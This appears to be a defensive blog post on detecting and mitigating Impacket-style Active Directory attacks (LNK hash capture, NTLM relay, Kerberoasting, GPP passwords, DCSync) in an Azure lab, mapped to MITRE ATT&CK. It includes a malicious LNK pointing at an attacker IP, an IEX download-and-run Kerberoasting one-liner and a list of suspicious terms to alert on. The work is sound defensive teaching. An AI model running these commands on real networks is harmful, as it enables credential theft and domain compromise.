









The following description of some of Impacket’s tools and techniques is a tribute to the authors, SecureAuthCorp, and the open-source effort to maintain and extend the code. This is a follow-up to my “Impacket Offense Basics With an Azure Lab” article, and is going to take the other perspective of trying to detect and defend against these techniques.
https://github.com/SecureAuthCorp/impacket
ARM template here: doazlab.com or github.com/DefensiveOrigins/DO-LAB
Authenticate to an Azure subscription where you can construct resources. Deploy lab.

This section will provide some basic commands for creating a couple of controlled objects in Active Directory. These objects will help us detect a few common attacks later.
The Deploy-Deception toolkit deserves some credit, and while the repo is a few years old, the material is still relevant. Some of the most basic detections, like object attribute reads by an attacker against controlled objects (or Kerberoasting them), can reduce our mean time to detection.
GitHub: https://github.com/samratashok/Deploy-Deception
Blog: https://www.labofapenetrationtester.com/2018/10/deploy-deception.html
The Luis account below is being created to facilitate some enumeration-type and Kerberoasting detections later.
New-ADUser -UserPrincipalName [email protected] -Path "OU=DomainUsers,dc=doazlab,DC=com" -GivenName "Luis" -Surname "Graves" -Enabled 1 -Name "Luis.Graves" -desc "Accounting Controller" -office "Accounting" -title "Controller" -company "DevLabs" -AccountPassword (ConvertTo-SecureString "Password1!" -AsPlainText -Force) -Credential $Cred The account should have landed in the DomainUsers OU under the root of the domain.

This account will be useful later, I promise.
Defending against expansive toolkits like ntlmrelayx can be a challenge. You thought the Impacket libraries were extensive? There’s like 300 different combinations of attack options for just ntlmrelayx.
The defense scenario below attempts to mitigate Mitre ATT&CK 1204: Malicious Link. The LNK attack basically relies on a listening relay that is targeted by the LNK shortcut file.
https://attack.mitre.org/techniques/T1204/001/

So, in my opinion and at the time of writing (July 16, 2022), the mitigations outlined under the MITRE ATT&CK framework are insufficient to protect a domain’s file shares from the LNK and URL attack vector.

Network intrusion prevention comes up short under the following assumptions.
Anyway, I am failing to connect the dots with this mitigation and reality on the ground.
Mitigation ID M1021, Restrict Web-Based Content, also suffers from the same reality that once an end user is compromised, their file shares become a soft target. As a pentester, I am not looking for web access, web services, or anything related to TCP/80 or TCP/443 after landing on a domain joined system. File shares == web protocols?!? Strange.
Finally, the M1017 recommendation to train users is misplaced. A user browsing a file share interacts with the LNK file silently. Looking at an LNK’s target path in the command below, we can see it is pointed at an IP address elsewhere.
PS C:\> $lnk = $objShell.CreateShortcut("c:\file6\malicious.lnk")

PS C:\> $lnk.TargetPath = "\\10.0.0.8\@threat.png"
Thus, if there is a training target here, it is all of IT operations on the nature of these files. Repeating – browsing a file share with the above LNK file will trigger silent Windows domain credential submission to the attacker (password hash). If a DA browses this share, the DA creds are submitted to the attacker’s relay. An end user browses the share, their domain credential material is sent to the attacker. There is nothing to teach the end user here… unless I am missing something.
Detect?

You could just detect and alarm on the file creation event using Sysmon. It really is just as easy as creating a match against .URL and .LNK files – BOOM – easy win (oh yeah, this gets caught by default using the legendary Olaf’s Sysmon-Modular).2 No Sysmon? Check your EDR and its capabilities. Windows event ID 4656 could drown your organization in log volume, so from an advice perspective, it would be difficult to enable “Audit Object Access” efficiently.
Defense?
This was made simple by Microsoft with FSRM. This allows a share administrator to limit the file extensions allowed. That simple? Yeah. You should try it sometime; it works.
You can make this even easier by narrowing the focus of your file shares. If your domain lacks a cohesive workstation firewall policy, you probably have file shares you do not know about. Workstation firewalls will reduce the open share footprint on your network, reduce openings for adversaries using SMB RPC3 to facilitate additional attacks, and is another better security practice that can reduce risk.
One more thing – know your egress exposure and check it often. You should reduce your outbound port exposures to avoid hashes getting shipped to an adversary outside your networks.
The next defense scenario attempts to mitigate Mitre ATT&CK T1557: Adversary in the Middle.
https://attack.mitre.org/techniques/T1557/001/
From the LNK attack perspective, the adversary in the middle is parked somewhere on your network or domain as a relay. When an end user browses the LNK’d share, their creds are sent to the adversary in the middle (AiTM) who forwards the creds along to whatever target makes sense in context.
LLMNR and NBNS poisoning is a different animal and has been described in such exhausting detail over the years4 that it is shocking these protocols have not been patched out by Microsoft (maybe they have). Anyway, the Windows computer fails to identify a valid name to IP map and chooses to spew broadcast and multicast traffic all over the subnet… Our AiTM hears, responds, receives creds, profits $$$.
This next defense technique is intended to match against an older version of the Mitre ATT&CK technique T1136: Add a Domain Account.
https://attack.mitre.org/techniques/T1136/002/
Mitigations?

These are basically moot when going up against NTLM relay via malicious URL, LNK, or LLMNR. The adversary is already in the post-exploitation phase of this attack.
MFA? Not likely going to help against an LDAP DCE RPC5 attack. Network segmentation? Are you planning to allow end users and computers to authenticate against the domain? I thought so, thus you cannot segment off LDAP…strange mitigation. Patch your DCs! /obvs, but LDAPs and channel binding is what you really want here. Finally, PAM. Yay! Yeah, do this too. Keep your domain admins from interacting with anything except the domain controller and only under controlled conditions.
Detections?
Both command and PowerShell transcription are required these days. You will not survive a pentest without knowing what is going on across your infrastructure’s terminals. Catch net commands! Catch IEX, invoke, bypass, github, and a bunch of other dangerous terms that you might see in CLI log events.
Windows event ID 47206 and 4722 should be monitored closely. These will describe account creation events.
Defense?
Check your ms-ds-machine-account-quota attribute in Active Directory. If this value is at default, it means that any domain user can add up to 10 computers to the domain. This value should be zero and the activity should be controlled by appropriately delegated systems administrators.
Domain enumeration is common enough, adversarial activity, IT operations, pentests, that having a decoy account to notify the team is worth the time to deploy, alert, and monitor. Better to know someone ran SharpHound, ADExplorer, or GetADUsers.py than exist in the blind state way too many organizations are operating under.
So, this defense technique could be referenced in MITRE ATT&CK as T1087, Account Discovery: Domain Account. This is basic enumeration in the attack technique matrix.
https://attack.mitre.org/techniques/T1087/002/
Let’s run the deception tool mentioned earlier and add an account that we will specifically monitor and alert against any time the user’s attributes are enumerated.
iwr -URI https://github.com/DefensiveOrigins/Deploy-Deception/archive/refs/heads/master.zip -outfile deception.zip
expand-archive deception.zip
rm deception.zip
mv .\deception\Deploy-Deception-master\* .\deception\
cd deception
Set-ExecutionPolicy bypass -Force
Import-Module .\Deploy-Deception.ps1
Create-DecoyUser -UserFirstName DOLabs -UserLastName AnyRead -Password Password1!
Deploy-UserDeception -UserFlag PasswordNeverExpires –Verbose
The next piece of this detect and alert puzzle requires that we gather the ObjectGUID from the object’s AD attributes.
Get-ADUser -Identity DOLabsAnyRead -Properties "ObjectGuid"

Once you have the GUID, build your detection logic where the Windows event ID is 4662 and the GUID we gathered from our decoy.


Run BloodHound, ADExplorer, GetADUsers, whatever enumeration tool fuels your engine. In Sentinel, I get a detection.
This attack maps against MITRE ATT&CK, a sub-technique under T1552, Unsecured Credentials: Group Policy Preferences.
https://attack.mitre.org/techniques/T1552/006/
The recommended mitigations here align with reality.

Defense? Detection?
You should catch this activity if it is performed via CLI or PS. If any terms in your transcription logs align with cpassword, file an incident and get investigating.
The GetUserSPNs.py class was designed to gather Kerberos ticket hashes from a domain. This attack is classified as a sub-technique of MITRE ATT&CK T1558, Steal or Forge Kerberos Tickets.
https://attack.mitre.org/techniques/T1558/003/
This one is great! Let’s add an SPN to Luis’ account which we created earlier and use that account to detect kerberoasting.
setspn -a ws05/luis.graves.doazlab.com:1433 doazlab.com\luis.graves

Roast ‘em!
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat john The ticket byte hex stream was chopped for brevity.

We did catch this activity. This is an IoC. This was an easy win. Create and alert on this type of activity.

Defense?
Seriously strong passwords. I am not talking about long organization-related scrapable or dictionary type passwords. I am talking 25 characters or more, multiple words, or randomized and PAM managed passwords.
Managed service accounts. Standalone MSAs are easy to deploy. Group MSAs (gMSAs) are a bit more challenging but are designed for clustered systems like database servers.

This attack aligns with MITRE ATT&CK T1003, OS Credential Dumping.
https://attack.mitre.org/techniques/T1003/003/
Mitigations? These mitigation IDs are great advice. Read the section on MITRE.
Detections?

What about the RemoteRegistry service? Most of the tools that interact with LSA and attempt to capture the SAM table use an SMB remote process/procedure call to start this service. Once the service is started, additional operations are performed using it. I almost forgot to include this detection, thus the old screenshot below. However, you should treat Windows event ID 4688 with invocations to start the RemoteRegistry service as worthy of investigation.
The second Secretsdump.py invocation is the NTDS.dit capture. This has the same parent technique, T1003, OS Credential Dumping, but is a different sub-technique. In this case, the MITRE sub-technique is listed as DCSync.
https://attack.mitre.org/techniques/T1003/006/

Detections?
All DCsync operations performed by a non-DC should be scrutinized like the organization’s intellectual property depended on it. This should raise flags across IT operations. All hands on deck!
Defenses?
Secretsdump can be limited with workstation and server firewalls. Often, the intermediate jump to DA has 445 open, which allows SMB RPC access to LSASS. This access allows the compromise of an admin and may open additional paths across a network.
Thanks for reading.
-jd
1. https://docs.microsoft.com/en-us/windows-server/storage/fsrm/fsrm-overview
2. https://github.com/olafhartong/sysmon-modular
3. https://www.thehacker.recipes/ad/recon/ms-rpc
4. https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/
5. https://ldapwiki.com/wiki/DCE-RPC
6. https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4720
Want to learn more mad skills from the person who wrote this blog?
Check out these classes from Jordan and Kent:
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。